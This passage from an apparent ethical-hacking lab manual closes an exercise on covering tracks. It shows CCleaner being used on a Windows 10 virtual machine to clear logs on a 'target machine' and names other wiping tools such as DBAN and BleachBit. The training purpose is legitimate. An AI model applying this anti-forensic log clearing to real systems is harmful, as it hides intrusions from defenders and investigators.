


Figure 4.4.7: Cleaning complete wizard

You can also use other track-covering tools such as **DBAN** (<https://dban.org>), **Privacy Eraser** (<https://www.cybertronsoft.com>), **Wipe** (<https://privacyroot.com>), and **BleachBit** (<https://www.bleachbit.org>) to clear logs on the target machine.

10. You can also use the **Custom Clean** option, where you can analyze system files by selecting or deselecting different file options in the **Windows** and **Applications** tabs, as shown in the screenshot.




Figure 4.4.8: Custom Clean option

11. Similarly, you can use the **Registry** option to scan for issues in the registry. Under the **Tools** option, you can do things like uninstall applications, get software update information, and get browser plugin information.
12. This concludes the demonstration of how to clear Windows machine logs using CCleaner.
13. Close all open windows and document all the acquired information.
14. Turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS
ABOUT THIS LAB.

Internet Connection Required

Yes No

Platform Supported

Classroom iLabs